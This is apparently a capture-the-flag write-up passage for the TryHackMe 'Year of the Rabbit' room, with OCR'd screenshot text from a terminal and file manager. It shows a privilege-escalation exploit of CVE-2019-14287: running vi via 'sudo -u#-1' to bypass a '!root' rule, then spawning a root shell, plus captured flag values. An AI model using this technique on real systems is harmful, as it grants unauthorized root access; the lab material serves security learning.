
---help---

From above, we can see that user gwendoline can edit the file /home/gwendoline/user.txt with sudo privileges using /usr/bin/vi but the problem was that we can not run sudo with root as we have (ALL , !root) here. if we had (ALL , ALL) we could easily escalate it. so now what to do.

Apparently there is a vulnerability in sudo which allows us run command as root for specific configuration. This https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287 has good understanding of this vulnerability.But in sort, if you run a user with id -1 sudo can not understand it properly and revert it back to 0 which means root id. so here is what we are going to do,

Command : sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

this will open vi editor and now what you can do is go to command line by typing “:” and then typr “!/bin/sh” and hit enter and it will give you the root shell.


year of the rabbit - Thunar
File Edit View Go Bookmarks Help
kali thm year of the rabbit
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Eli's_Creds.txt
ftp
gobuster
Hot_Babe.png
hydra -ftp login
nmap
passwords
ssh
strings Hot_Babe.png(picture)
gwendoline@year-of-the-rabbit: ~
File Actions Edit View Help
root@kali: /home/kali
gwendoline@year-of-the-rabbit: ~
9 files: 474.0 KiB (485,350 bytes) | Free space: 39.9 GiB
10.8.143.120
2:54

```
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -u#-1/usr/bin/vi /home/gwendoline/user.txt
sudo: unknown user: #-1/usr/bin/vi
sudo: unable to initialize policy plugin
gwendoline@year-of-the-rabbit:~$ sudo-u#-1/usr/bin/vi /home/gwendoline/user.txt
bash: sudo-u#-1/usr/bin/vi: No such file or directory
gwendoline@year-of-the-rabbit:~$ sudo-u#-1/usr/bin/vi/home/gwendoline/user.txt
bash: sudo-u#-1/usr/bin/vi/home/gwendoline/user.txt: No such file or directory
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
#
```